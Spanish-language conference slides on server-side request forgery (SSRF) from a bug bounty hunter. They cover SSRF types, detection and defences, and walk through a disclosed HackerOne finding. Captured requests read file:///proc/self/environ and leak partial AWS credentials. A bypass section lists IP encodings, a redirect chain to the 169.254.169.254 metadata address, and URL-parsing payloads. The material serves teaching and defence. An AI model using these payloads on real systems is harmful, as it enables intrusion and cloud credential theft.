

hackerone

El filtro funcionaba... hasta que dejó de funcionar: Historia real de un SSRF en HackerOne

Andrés Gómez - red_darkin

Embajador Hackerone Colombia – Pentester Lead en Evertec



Agenda

- ***echo \$USER***
- **Introducción: ¿Qué es el SSRF?**
- **Tipos de SSRF**
- **¿Cómo los detecto?**
- **Bypasses**
- **Impacto**
- **¿Cómo defenderse?**
- **Un Caso Real [HackerOne Report]**



echo \$USER



Andrés Gómez

Ingeniero en Telecomunicaciones.

Penetration Tester Lead en Evertec Inc.

Bug Hunter.

Embajador h1 Colombia.

Top 1 MeLi LHE Colombia 2023

Cualquiera puede comenzar en bug bounty, lo importante es la constancia y la comunidad.



 [@red_darkin](#)


Introducción




¿Qué es el Server-Side Request Forgery?



Es una vulnerabilidad en la que un atacante engaña al servidor para que **haga solicitudes (requests) en su nombre**, a lugares que normalmente no se debería poder acceder (**Servicios internos**).




OWASP TOP 10 - 2025



Tipos de SSRF



- Full SSRF. 🔍 [report 2262382](#)
- Partial SSRF. 📖 [report 1960765](#)
- Blind SSRF 🚫 [report 2015554](#)



Superficie de Ataque

Endpoints y servicios que:

- Reciban URLs
- Descarguen imágenes
- Generen previews
- Webhooks
- PDF generators
- Integraciones con OAuth
- Importadores externos
- Middlewares



En general si la aplicación hace un request por ti, sospecha!

¿Cómo los detecto?

Confirmación Directa:

- Cambios en respuesta
- Error diferencia
- Contenido inesperado

A ciegas:

- Interacciones OOB
- Logs DNS
- Time-based

Time based:

- Puerto abierto vs cerrado
- Servicio existente vs inexistente

Mensajes:

- Connection refused
- ECONNRESET
- Network is unreachable
- Host unreachable
- connect ECONNREFUSED

Mensajes:

- Cambios en latencia
- Cambios en status code



Request

Pretty Raw Hex



```
1 POST /validate HTTP/1.1
2 Host: [REDACTED] ap-south-1.on.aws
3 Cache-Control: max-age=0
4 Sec-Ch-Ua: "Chromium";v="144", "Not;A=Brand";v="24", "Google Chrome";v="144"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US;q=0.9,en;q=0.8
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Connection: close
16 Content-Type: application/json
17 Content-Length: 61
18
19 {
20   "url": "http://a0b2670owy0o5td87dsc276be2kt8jw8.oastify.com"
21 }
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Thu, 29 Jan 2026 16:43:30 GMT
3 Content-Type: text/plain; charset=utf-8
4 Content-Length: 55
5 Connection: close
6 x-amzn-RequestId: 164e9b35-381c-40f1-8611-4fb199d1fb0f
7 X-Amzn-Trace-Id:
  Root=1-697b8e31-673e4a510a0932f848e28e1d;Parent=4aa08bfd4
  ge=1:deb21ef2:0
8
9 <html><body>kyxm9o2wixx07mxdn2nww0zjjgigz</body></html>
```



Request

Pretty Raw Hex

```
1 POST /validate HTTP/1.1
2 Host: [REDACTED].ap-south-1.on.aws
3 Cache-Control: max-age=0
4 Sec-Ch-Ua: "Chromium";v="144", "Not;A=Brand";v="24", "Google Chrome";v="144"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US;q=0.9,en;q=0.8
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
0 Sec-Fetch-Site: none
1 Sec-Fetch-Mode: navigate
2 Sec-Fetch-User: ?1
3 Sec-Fetch-Dest: document
4 Accept-Encoding: gzip, deflate, br
5 Connection: close
6 Content-Type: application/json
7 Content-Length: 36
8
9 {
  "url": "http://169.254.100.1:2000/"
}
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 500 Internal Server Error
2 Date: Thu, 29 Jan 2026 16:50:39 GMT
3 Content-Type: application/json
4 Content-Length: 59
5 Connection: close
6 x-amzn-RequestId: 02bc2ec8-7c06-4bec-80a8-b77002fa8310
7 X-Amzn-Trace-Id:
  Root=1-697b8fdf-6f255537613ca6fd4f40f0a8;Parent=5111f1da9b4340ac;Sampled=0;Lineage=1:deb21ef2:0
8
9 {
  "error": "<urlopen error [Errno 111] Connection refused>"
}
```



Request

Pretty

Raw

Hex



```
POST /validate HTTP/1.1
Host: [REDACTED].ap-south-1.on.aws
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="144", "Not;A=Brand";v="24", "Google Chrome";v="144"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Connection: close
Content-Type: application/json
Content-Length: 36

{
  "url": "http://169.254.100.1:9001/"
}
```

Response

Pretty

Raw

Hex

Render

```
1 HTTP/1.1 500 Internal Server Error
2 Date: Thu, 29 Jan 2026 16:50:46 GMT
3 Content-Type: application/json
4 Content-Length: 38
5 Connection: close
6 x-amzn-RequestId: ae59f2ee-87cf-4eab-8375-2928c898
7 X-Amzn-Trace-Id:
  Root=1-697b8fe5-39859d346a26861d62ec0b85;Parent=7e
  ge=1:deb21ef2:0
8
9 {
  "error": "HTTP Error 404: Not Found"
}
```




```
Pretty Raw Hex
1 POST /validate HTTP/1.1
2 Host: ap-south-1.on.aws
3 Cache-Control: max-age=0
4 Sec-Ch-Ua: "Chromium";v="144", "Not;A=Brand";v="24", "Google Chrome";v="144"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: en-US;q=0.9,en;q=0.8
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
  age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
0 Sec-Fetch-Site: none
1 Sec-Fetch-Mode: navigate
2 Sec-Fetch-User: ?1
3 Sec-Fetch-Dest: document
4 Accept-Encoding: gzip, deflate, br
5 Connection: close
6 Content-Type: application/json
7 Content-Length: 35
8
9 {
  "url": "file:///proc/self/envron"
}
```

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Thu, 29 Jan 2026 16:56:28 GMT
3 Content-Type: text/plain; charset=utf-8
4 Content-Length: 1957
5 Connection: close
6 x-amzn-RequestId: 617de386-6134-4ff0-b3ae-fbccff283225
7 X-Amzn-Trace-Id:
  Root=1-697b913c-08c2e23e6356f90824cd4204;Parent=19bf970434dabb25;Sampled=0;Linea
  ge=1:deb21ef2:0
8
9 AWS_LAMBDA_FUNCTION_VERSION=$LATESTAWS_EXECUTION_ENV=AWS_Lambda_python3.14AWS_DE
  FAULT_REGION=ap-south-
  a24f1f91d2e1cdd2ca5733AWS_REGION=ap-south-1PWD=/var/task_LAMBDA_TELEMETRY_LOG_FD
  =62_HANDLER=lambda_function.lambda_handlerTZ=:UTC_LAMBDA_TASK_ROOT=/var/taskLANG=
  en_US.UTF-8AWS_SECRET_ACCESS_KEY=
  BDA_LOG_GROUP_NAME=/aws/lambda/
  df3f88b8f9bAWS_LAMBDA_RUNTIME_API=169.254.100.1:9001AWS_LAMBDA_FUNCTION_MEMORY_S
  IZE=128LAMBDA_RUNTIME_DIR=/var/runtime_AWS_XRAY_DAEMON_ADDRESS=169.254.100.1AWS_
  XRAY_DAEMON_ADDRESS=169.254.100.1:2000SHLVL=0AWS_ACCESS_KEY_ID=
  YXOLD_LIBRARY_PATH=/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib
  :/var/task:/var/task/lib:/opt/
  var/lang/bin:/usr/local/bin:/usr/bin:/bin:/opt/binAWS_LAMBDA_INITIALIZATION_TYP
  E=on
  EAiBtqGKRq1hXn4kvqXMBqtjokASEHeqMV2rg9T6aWoJoqgIga9a1pf27ym5QvFQNXrsI7Nh6JzyiBMZ
  DCACvZewvzG4q/gIIiv/////////ARAAGgwzNjcx0DU00Tg4NjEiDD5jEgHDQ7lk/dDo1SrSAteqDP
  FGpdttdaYkBPn+T3C8b0qcUmGwKxcnRbgB+iwye0cQDfe54/XvAkiENkRnx3xQb0PzwC05oEMTA1P6QaJ
  2LTxvDjiD0PGiHf1Rn9vdgLM/WRG70RvB/oNbC+mqTlU2VaawSJdNxiAv1Hm5JwZeyr0/19xW16YtxZT
  FXUQWckZoewRhInPUYH+UxHmb/epVAWS_XRAY_CONTEXT_MISSING=LOG_ERROR_AWS_XRAY_DAEMON_
  PORT=2000
```




Request

Pretty

Raw

Hex



```
1 GET
  /
  nts/"\t"100?shopUrl=
  contemigstore HTTP/2
2 Host:
3 Cookie: _u2ia-
  bec36cb8-f57c-4031-a7bc-c8aa231d52
  48-n
4 User-Agent: Mozilla/5.0 (Windows
  NT 10.0; Win64; x64; rv:109.0)
  Gecko/20100101 Firefox/118.0
5 Accept:
  text/html,application/xhtml+xml,ap
  plication/xml;q=0.9,image/avif,ima
  ge/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7
8 Accept-Encoding: gzip, deflate
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: ?1
14 Te: trailers
15
```

Response

Pretty

Raw

Hex

Render



```
index 70:
external reference="\t"100",
"path": "/payments/"\t"100"
```



payments/-83?shopUrl=contemigstore. HTTP/2

a7bc-c8aa231d5248-n

NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
ml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Response


Pretty Raw Hex Render

```
java.time.DateTimeException: From string 'May 29, 2020, 8:43:20 PM'. Failed to deserialize java.time.DateTimeException:
(java.time.format.DateTimeParseException) Text 'May 29, 2023, 8:43:20 PM' could not be parsed at index 0 at
[Source: (String) "{"results":[{"metadata":
{"corporation_id":null,"operation_type":"regular_payment","point_of_interaction":{"business_info":
{"unit":"online payments","sub_unit":"sdk","type":"UNSPECIFIED"},"fee_details":
[], "notification_url":"", "date_approved":null,"acquirer":"genova","money_rele
{"entity_type":null,"identification":{"number":"02756","type":"CPF"}, "phone":{"number":"51
99","extension":null,"area code":"","operator_id":"n[truncated 25193 chars]: line: 1, column: 20809]
(through reference chain:
```



Example:

[https://\[redacted\]vehiclesmarketplace/format=/bgcolor=transparent/noupscale=true/width=640/height=480/quality=100/srcb64=aHR0cHM6Ly90Yi1zdGF0aWMudWJlci5jb20ucmVhZGFya2luLmNvbS9oYWNrZWQucG5n](https://[redacted]vehiclesmarketplace/format=/bgcolor=transparent/noupscale=true/width=640/height=480/quality=100/srcb64=aHR0cHM6Ly90Yi1zdGF0aWMudWJlci5jb20ucmVhZGFya2luLmNvbS9oYWNrZWQucG5n)



Bypasses

- Representaciones
(IPv6, octal, Hex, Mixed)
- Redirecciones
- Loops de redirecciones
- Ataques de parseo
- DNS Rebinding



Representaciones

IPv4:

`http://108.153.33.222`

Es igual a

IPv6:

`http://[::ffff:6c99:21de]`

`http://[0:0:0:0:0:ffff:6c99:21de]`

`http://[0000:0000:0000:0000:0000:ffff:6c99:21de]`

Hex:

`http://0x6c9921de`

Octal:

`http://0154.0231.0041.0336`

`http://015446220736`



Redirecciones

En Vez de apuntar directamente a la IP interna, apuntamos a nuestro servidor con un redirect a la IP interna

Vector de Ataque:

- URL pública permitida
- Redirección a destino interno
- Backend seguía el redirect sin revalidar



Loops de redirecciones

Ataque conceptual:

- URL pública permitida
- Devuelve redirect
- Redirect apunta a IP interna
- Backend lo sigue

Algunos sistemas:

- Solo validan la primera URL
- No revalidan cada Location

location: https://reddarkin.com/redirect1?url=https://reddarkin.com/redirect2



location: https://reddarkin.com/redirect2?url=https://reddarkin.com/redirect3



location: https://reddarkin.com/redirect3?url=https://reddarkin.com/redirect4



location: https://reddarkin.com/redirect3?url=https://reddarkin.com/redirect4?url=http://169.254.169.254



Ataques de parseo

El sistema que valida la URL la interpreta diferente al sistema que la ejecuta

ejemplos:

- User@info
- Doble @
- uso de // o \
- URL encoding
- Fragment confusion
- Query trick
- Path parameter confusion
- CRLF injection en URL
- Scheme confusion

```
1 # Fragment confusion
2 http://127.0.0.1#trusted.com
3
4 # Query trick
5 http://127.0.0.1?trusted.com
6
7 # Userinfo confusion (@)
8 http://trusted.com@127.0.0.1
9
10 # Doble @
11 http://trusted.com@127.0.0.1@evil.com
12
13 # Backslash confusion
14 http://trusted.com\@127.0.0.1
15
16 # Encoding del host
17 http://127%2e0%2e0%2e1
18
19 # Doble encoding
20 http://127%252e0%252e0%252e1
21
22 # Punto final (FQDN)
23 http://trusted.com.
24
25 # Path parameter confusion (;)
26 http://127.0.0.1;trusted.com
27
28 # Mixed userinfo + puerto
29 http://trusted.com:80@127.0.0.1
30
31 # CRLF injection
32 http://trusted.com%0d%0aHost:127.0.0.1
33
34 # Scheme sin //
35 http:127.0.0.1
36
37 # Slashes múltiples
38 http:///127.0.0.1
```



Confusión de protocolos

Muchos desarrolladores asumen una URL es http(s)

